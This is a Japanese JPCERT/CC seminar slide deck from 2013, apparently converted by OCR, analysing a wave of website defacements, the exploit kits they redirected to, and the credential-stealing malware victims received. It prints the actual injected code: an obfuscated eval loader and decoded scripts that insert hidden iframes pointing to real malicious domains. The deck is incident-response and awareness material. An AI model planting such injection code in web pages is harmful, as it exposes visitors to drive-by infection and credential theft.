ウェブ改ざんの脅威を理解する

ISOG-J主催セミナー
「止まらない！ウェブ改ざんの実態と対策」

2013年8月22日

JPCERTコーディネーションセンター
竹田春樹

Agenda

1 状況確認
ウェブ改ざん状況

2 事象の確認
各改ざんの状況

3 被害の確認
誘導先(攻撃サイト)における被害

4 影響範囲の推測
想定される被害

5 まとめ
対策の検討

JPCERT/CCとは

一般社団法人JPCERTコーディネーションセンター
（JPCERT/CC (ジェーピーサート・コーディネーションセンター)）

Japan Computer Emergency Response Team Coordination Center

- https://www.jpcert.or.jp/
- サービス対象: 日本国内のインターネット利用者やセキュリティ管理担当者、ソフトウエア製品開発者等（主に、情報セキュリティ担当者）
- コンピュータセキュリティインシデントへの対応、国内外にセンサをおいたインターネット定点観測、ソフトウエアや情報システム・制御システム機器等の脆弱性への対応などを通じ、セキュリティ向上を推進
- インシデント対応をはじめとする、国際連携が必要なオペレーションや情報連携に関する、**我が国の窓口となるCSIRT**

※各国に同様の窓口となる　CSIRTが存在する
(例えば、米国のUS-CERT,CERT/CC、中国のCNCERT, 韓国のKrCERT/CCなど)

- 経済産業省からの委託事業として、情報セキュリティ対策推進事業（不正アクセス行為等対策業務）を実施

- JPCERT/CCをご存知ですか? -

JPCERT/CCの活動

インシデント予防 → インシデントの予測と捕捉 → 発生したインシデントへの対応

脆弱性情報ハンドリング


- 未公開の脆弱性関連情報を製品開発者へ提供し、対応依頼
- 関係機関と連携し、国際的に情報公開日を調整
- セキュアなコーディング手法の普及
- 制御システムに関する脆弱性関連情報の適切な流通

JVN Japan Vulnerability Notes

情報収集・分析・発信


定点観測（ISDAS/TSUBAME）

- ネットワークトラフィック情報の収集分析
- セキュリティ上の脅威情報の収集、分析、必要とする組織への提供



インシデントハンドリング（インシデント対応調整支援）

- マルウエアの接続先等の攻撃関連サイト等の閉鎖等による被害最小化
- 攻撃手法の分析支援による被害可能性の確認、拡散抑止
- 再発防止に向けた関係各関の情報交換及び情報共有



早期警戒情報

重要インフラ、重要情報インフラ事業者等の特定組織向け情報発信

CSIRT構築支援

海外のNational-CSIRTや企業内のセキュリティ対応組織の構築・運用支援


アーティファクト分析

マルウエア（不正プログラム）等の攻撃手法の分析、解析

国際連携

各種業務を円滑に行うための海外関係機関との連携

JPCERT/CC事業の沿革



FIRST : Forum of Incident Response and Security Teams) **APCERT :** Asia Pacific Computer Emergency Response Team **NCA** : 日本シーサート協議会

ウェブ改ざん件数

- 2013年2月以降、ウェブ改ざんに関する報告が増加
- Gumblarの事例以上の件数の報告をいただく

Agenda

1 状況確認
ウェブ改ざん状況

2 事象の確認
各改ざんの状況

3 被害の確認
誘導先(攻撃サイト)における被害

4 影響範囲の推測
想定される被害

5 まとめ
対策の検討


ウェブ改ざん事例

改ざん事案	挿入箇所	誘導先	マルウエアの種類
counter.php	HTMLファイルの末尾	Neutrino Exploit Kit Styx Exploit Kit	ダウンローダ
”ded509”	HTML: or </p>の後ろ JS: 末尾	RedKit Exploit Kit	ボット
”0c0896”	HTML: or </p>の後ろ JS: 末尾	Blackhole Exploit Kit	情報窃取
”81a338”	HTML: or </p>の後ろ	RedKit Exploit Kit	ボット
”f82ce4”	HTML: PHPのコードとして挿入	調査中	調査中

特に不正なJavaScriptのコードと供に、6byteの文字列を付与した改ざん事例をカラーコード改ざんとして、注目し調査・分析を実施

カラーコード改ざんとは？

[名前の命名理由]
改ざん時に挿入されているコードに由来



”ded509”

- 2013年4月頃から改ざんを確認
- 改ざん箇所は、HTMLファイルでは or </p> の後ろ、JSでは末尾に挿入
- 挿入されるJavaScriptのコードは難読化されている
- 誘導先はRedKit Exploit Kit

```
/*ded509*/

e=eval;v="0"+"x";a=0;try{a*=2}catch(q){a=1}if(!a){try{document["¥x82od"+"y"]++}catch(q){a2="_"}z="2f_6d_7c_75
_6a_7b_70_76_75_27_2f_30_27_82_14_11_27_27_27_27_7d_68_79_27_6e_7e_69_27_44_27_6b_76_6a_7c_74_6c_75_7b_35_6a_
79_6c_68_7b_6c_4c_73_6c_74_6c_75_7b_2f_2e_70_6d_79_68_74_6c_2e_30_42_14_11_14_11_27_27_27_27_6e
79_6a_27_44_27_2e_6f_7b_7b_77_41_36_36_80_6b_6f_7c_74_6a_6c_7e_35_79_7c_36_6a_76_7c_75
2e_42_14_11_27_27_27_27_6e_7e_69_35_7a_7b_80_73_6c_35_77_76_7a_70_7b_70_76_75_27_44_2
7b_6c_2e_42_14_11_27_27_27_27_6e_7e_69_35_7a_7b_80_73_6c_35_69_76_79_6b_6c_79_27_44_27_2
27_27_27_6e_7e_69_35_7a_7b_80_73_6c_35_6f_6c_70_6e_6f_7b_27_44_27_2e_38_77_7f_2e_42_14_11_2
69_35_7a_7b_80_73_6c_35_7e_70_6b_7b_6f_27_44_27_2e_38_77_7f_2e_42_14_11_27_27_27_27_6e_7e_69_35
6c_35_73_6c_6d_7b_27_44_27_2e_38_77_7f_2e_42_14_11_27_27_27_27_6e_7e_69_35_7a_7b_80_73_6c_35_7b
27_2e_38_77_7f_2e_42_14_11_14_11_27_27_27_27_70_6d_27_2f_28_6b_76_6a_7c_74_6c_75_7b_35_6e_6c_7b
6c_75_7b_49_80_50_6b_2f_2e_6e_7e_69_2e_30_30_27_82_14_11_27_27_27_27_27_27_27_27_6b_76_6a_7c_74
7e_79_70_7b_6c_2f_2e_43_6b_70_7d_27_70_6b_44_63_2e_6e_7e_69_63_2e_45_43_36_6b_70_7d_45_2e_30_42
27_27_27_27_27_27_6b_76_6a_7c_74_6c_75_7b_35_6e_6c_7b_4c_73_6c_74_6c_75_7b_49_80_50_6b_2f_2e_6e
35_68_77_77_6c_75_6b_4a_6f_70_73_6b_2f_6e_7e_69_30_42_14_11_27_27_27_27_84_14_11_84_30_2f_30_42
(a2);za="";for(i=0;i<z.length;i++){za+=String["fromCharCode"](e(v+(z[i]))-5-2);}zaz=za;e(zaz);}
/*/ded509*/
```


挿入されるコードのサンプル

```
(function () {
    var gwb = document.createElement('iframe');

    gwb.src = 'http://ydhumcew.ru/count20.php';
    gwb.style.position = 'absolute';
    gwb.style.border = '0';
    gwb.style.height = '1px';
    gwb.style.width = '1px';
    gwb.style.left = '1px';
    gwb.style.top = '1px';

    if (!document.getElementById('gwb')) {
        document.write('<div id=¥'gwb¥'></div>');
        document.getElementById('gwb').appendChild(gwb);
    }
})();
```

デコードサンプル

”0c0896” -- Page 1

- 2013年5月中旬頃から改ざんを確認
- 今回確認されている事象ではもっとも多く改ざんを確認している。
- “ded509”と挿入箇所は類似
- 挿入されるJavaScriptのコードは難読化されている
- 誘導先の攻撃ツールはBlackhole Exploit Kit



挿入されるコードのサンプル

”0c0896” -- Page 2

```
function zzzfff() {
var q = document.createElement('iframe');

q.src = 'http://revistapublicarte.com/cnt.php';
q.style.position = 'absolute';
q.style.border = '0';
q.style.height = '1px';
q.style.width = '1px';
q.style.left = '1px';
q.style.top = '1px';

if (!document.getElementById('q')) {
document.write('<div id=¥'q¥'></div>');
document.getElementById('q').appendChild(q);
}
}
function SetCookie(cookieName,cookieValue,nDays,path) {
var today = new Date();
var expire = new Date();
if (nDays==null || nDays==0) nDays=1;
expire.setTime(today.getTime() + 3600000*24*nDays);
document.cookie = cookieName+"="+escape(cookieValue)
+ ";expires=" + expire.toGMTString() + ((path) ? "; path=" + path : "");
}
function GetCookie( name ) {
var start = document.cookie.indexOf( name + "=" );
var len = start + name.length + 1;
if ( ( !start ) &&
( name != document.cookie.substring( 0, name.length ) ) )
{
return null;
}
```

URLは複数のバリエーションを確認
(esd.php、counter.php, dtd.php, clk.php, clicker.php, etc)

デコードサンプル

”81a338”

- 2013年5月末頃から改ざんを確認
- 他のColor改ざんと挿入箇所は類似
- 挿入されるJavaScriptコードは難読化されていない
- 誘導先の攻撃ツールはRedKit Exploit Kit

```
<P>このページを表示するには、フレームをサポートしているブラウザが必要です。</P><!--81a338--><script
type="text/javascript" language="javascript" >
function zzzfff() { var x = document.createElement('iframe'); x.src = 'http://ipafmig.com/count24.php'; x.style.position =
'absolute'; x.style.border = '0'; x.style.height = '1px'; x.style.width = '1px'; x.style.left = '1px'; x.style.top = '1px';
if (!document.getElementById('x')) { document.write('<div id=¥'x¥'></div>'); document.getElementById('x').appendChild(x); }}
function SetCookie(cookieName,cookieValue,nDays,path) { var today = new Date(); var expire = new Date(); if (nDays==null ||
nDays==0) nDays=1; expire.setTime(today.getTime() + 3600000*24*nDays); document.cookie = cookieName+"="+escape(cookieValue)
+ ";expires=" + expire.toGMTString() + ((path) ? "; path=" + path : "");}function GetCookie( name ) { var start =
document.cookie.indexOf( name + "=" ); var len = start + name.length + 1; if ( ( !start ) && ( name !=
document.cookie.substring( 0, name.length ) ) ) { return null; } if ( start == -1 ) return null; var end =
document.cookie.indexOf( ";", len ); if ( end == -1 ) end = document.cookie.length; return unescape(
document.cookie.substring( len, end ) );}if (navigator.cookieEnabled){if(GetCookie('visited_uq')==55){}else{SetCookie
('visited_uq', '55', '1', '/');zzzfff();}}</script><!--/81a338-->
```

挿入されるコードのサンプル

Agenda

1 状況確認
ウェブ改ざん状況

2 事象の確認
各改ざんの状況

3 被害の確認
誘導先(攻撃サイト)における被害

4 影響範囲の推測
想定される被害

5 まとめ
対策の検討

影響範囲　- 脆弱性 -

改ざんサイトから誘導される攻撃サイトでは攻撃ツール(Exploit Kit)が悪用されているケースが多い

[脆弱性]

Exploit Kit	新しい脆弱性
Blackhole Exploit Kit	CVE-2013-2423
Redkit Exploit Kit	CVE-2013-2423
Styx Exploit Kit	CVE-2013-2423

これらの攻撃で悪用されている脆弱性は既知の脆弱性が悪用されるケースが非常に多い。

影響範囲　- マルウエア -

0c0896 の改ざんについては、情報窃取系のマルウエアに感染した可能性が高い


＃ DarkLeechの事例でも同種のマルウエアが悪用

[主な機能]

- 情報窃取機能
  - Webブラウザの認証情報
  - FTPクライアントの認証情報
  - メールクライアントの認証情報
  - 電子証明書(コードサイニング証明書)
- ダウンローダ機能
  - 偽セキュリティソフトウエア
  - ZeuS系のマルウエア

感染するマルウエア (0c0896)

暗号化された状態で窃取した情報を送信



[検知結果: 2013年6月7日時点]

2013年5月に取得した検体をインターネットに接続しない環境でファイル自体のスキャンを実施した結果

TROJ_KRYPTIK.QKF	トレンドマイクロ
Packed.Generic.406	シマンテック
PWS-Zbot-FASM!4033F58A0F47	マカフィー
Trojan-PSW.Win32.Tepfer.jpwv	カスペルスキー
PWS:Win32/Fareit.gen!C	マイクロソフト

Agenda

1 状況確認 ウェブ改ざん状況

2 事象の確認 各改ざんの状況


3 被害の確認 誘導先(攻撃サイト)における被害

4 影響範囲の推測 想定される被害

5 まとめ 対策の検討

想定される被害

もしマルウエア感染することによって情報が窃取された場合、どのような被害が想定されるか想像できますか？



Agenda

1 状況確認
ウェブ改ざん状況

2 事象の確認
各改ざんの状況


3 被害の確認
誘導先(攻撃サイト)における被害

4 影響範囲の推測
想定される被害

5 まとめ
対策の検討

対策について

